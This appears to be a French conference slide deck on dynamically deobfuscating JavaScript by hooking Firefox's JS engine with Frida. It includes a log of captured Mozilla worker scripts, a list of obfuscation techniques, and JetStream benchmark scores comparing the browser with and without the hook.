


```
'options', 'time'])
121599 Javascript Type=Function URL=resource://gre/modules/workers/require.js line 1, ParentURL=
resource://gre/modules/workers/require.js
121600 Javascript Source (line 1) =
121601 function anonymous(exports, require, module
121602 ) {
121603 eval(arguments[3] + "\n//# sourceMappingURL=" + arguments[4] + "\n")
121604 }
121605 ⚡ message[1559627990260]: pid=5892, type=javascript, payload keys=dict_keys(['type', 'js',
'options', 'time'])
121606 Javascript Type=eval URL=resource://gre/modules/workers/require.js line 141 > Function line
1, ParentURL=resource://gre/modules/workers/require.js
121607 Javascript Source (line 1) =
121608 /* This Source Code Form is subject to the terms of the Mozilla Public
121609 * License, v. 2.0. If a copy of the MPL was not distributed with this file,
121610 * You can obtain one at http://mozilla.org/MPL/2.0/. */
121611
121612 /* eslint-env commonjs, mozilla/chrome-worker */
121613
121614 /**
121615 * A wrapper around `self` with extended capabilities designed
121616 * to simplify main thread-to-worker thread asynchronous function calls.
121617 *
121618 * This wrapper:
121619 * - groups requests and responses as a method `post` that returns a `Promise`;
121620 * - ensures that exceptions thrown on the worker thread are correctly serialized;
```

# Désobfuscation




- Génération dynamique de code
  - Eval() & générateurs
- Temporisation
  - setTimeout() & cie...
- Fingerprinting
  - Si Firefox est visé...
- Code Mort
  - Analyse statique ?
- Prédicats opaques
  - Évaluation partielle ?
- Autres navigateurs
  - Démarche transposable






# Synthèse




- Frida.re rocks !
- Désobfuscation partielle voire totale
- Aucun JS ne vous échappe
- Approche généralisable :
  - à tous les navigateurs
  - à tous les interpréteurs

- Maintenabilité
- WebAssembly
- Que Firefox pour l'instant
- À combiner avec de la désobfuscation statique
  - Cf : actes



Et si les éditeurs de navigateurs fournissaient une API pour hooker le compilateur JS comme l'AMSI dans Windows 10 !



# Performance - unhooked



## JETSTREAM


JetStream is a JavaScript benchmark suite focused on the most advanced web applications.  
For more information, read the [in-depth analysis](#). Bigger scores are better.

Score  
**157.59**  
± 5.6664

[Test Again](#)

Benchmark	Average Score	Benchmark	Average Score	Benchmark	Average Score
<b>Latency</b>	<b>83.199 ± 4.8331</b>	regex-dna	88.99 ± 19.78	gcc-loops.cpp	377.5 ± 8.710
3d-cube	46.45 ± 12.68	splay-latency	372.2 ± 41.50	hash-map	411.8 ± 37.76
3d-raytrace	55.30 ± 9.045	tagcloud	73.25 ± 17.37	mandreel	187.9 ± 1.418
base64	67.26 ± 6.055	typescript	61.97 ± 1.227	n-body.c	229.3 ± 1.928
cdjs	118.5 ± 21.16	<b>Throughput</b>	<b>258.16 ± 5.1806</b>	navier-stokes	228.1 ± 8.177
code-first-load	115.9 ± 26.10	bigfb.cpp	272.0 ± 26.04	pdfjs	131.4 ± 14.25
code-multi-load	107.9 ± 21.90	box2d	248.1 ± 20.95	proto-raytracer	451.5 ± 20.07
crypto-aes	43.51 ± 8.601	container.cpp	293.0 ± 13.02	quicksort.c	232.0 ± 1.650
crypto-md5	75.16 ± 10.51	crypto	142.6 ± 6.753	regex-2010	319.7 ± 10.57
crypto-sha1	61.59 ± 6.913	delta-blue	390.5 ± 14.05	richards	196.2 ± 2.745
date-format-tofte	115.7 ± 15.84	dry.c	257.0 ± 14.51	splay	208.1 ± 10.64
date-format-xparb	53.72 ± 37.30	earley-boyer	127.7 ± 2.998	towers.c	350.5 ± 3.919
mandreel-latency	103.0 ± 4.342	float-mm.c	352.4 ± 5.679	zlib	282.1 ± 100.8
n-body	93.05 ± 15.31	gbemu	336.9 ± 13.84	<b>Geometric Mean</b>	<b>157.59 ± 5.6664</b>

# Performance - hooked



## JETSTREAM

JetStream is a JavaScript benchmark suite focused on the most advanced web applications.  
For more information, read the [in-depth analysis](#). Bigger scores are better.

Score  
**141.64**  
± 12.707

[Test Again](#)

Benchmark	Average Score	Benchmark	Average Score	Benchmark	Average Score
<b>Latency</b>	<b>71.607 ± 3.3262</b>	regex-dna	84.19 ± 20.66	gcc-loops.cpp	371.0 ± 27.57
3d-cube	45.01 ± 10.46	splay-latency	280.5 ± 151.6	hash-map	407.0 ± 43.65
3d-raytrace	59.06 ± 6.846	tagcloud	75.64 ± 16.18	mandreel	189.3 ± 25.73
base64	67.10 ± 12.53	typescript	60.48 ± 5.482	n-body.c	226.0 ± 7.036
cdjs	119.7 ± 26.42	<b>Throughput</b>	<b>240.13 ± 39.484</b>	navier-stokes	222.4 ± 14.01
code-first-load	56.74 ± 12.26	bigfib.cpp	277.0 ± 6.140	pdfjs	121.6 ± 36.34
code-multi-load	53.38 ± 11.30	box2d	234.8 ± 38.14	proto-raytracer	245.0 ± 465.3
crypto-aes	43.02 ± 2.784	container.cpp	277.8 ± 8.306	quicksort.c	225.6 ± 16.51
crypto-md5	71.98 ± 24.43	crypto	141.1 ± 1.445	regex-2010	267.2 ± 220.6
crypto-sha1	58.06 ± 4.801	delta-blue	348.8 ± 140.6	richards	175.8 ± 88.15
date-format-tofte	42.34 ± 4.713	dry.c	258.1 ± 8.225	splay	188.8 ± 33.05
date-format-xparb	48.56 ± 25.51	earley-boyer	124.0 ± 13.95	towers.c	353.6 ± 3.991
mandreel-latency	133.6 ± 75.40	float-mm.c	350.7 ± 6.075	zlib	296.5 ± 12.76
n-body	107.9 ± 42.61	gbemu	327.6 ± 16.17	<b>Geometric Mean</b>	<b>141.64 ± 12.707</b>

# Code source

- La reprise d'un POC académique peut engendrer les symptômes suivants:
  - Maux de tête
  - Nausées
  - Vomissements
  - Envie de tout recoder
- Publication prévue
  - Aucun support est prévu
  - C'est quoi une pull-request ?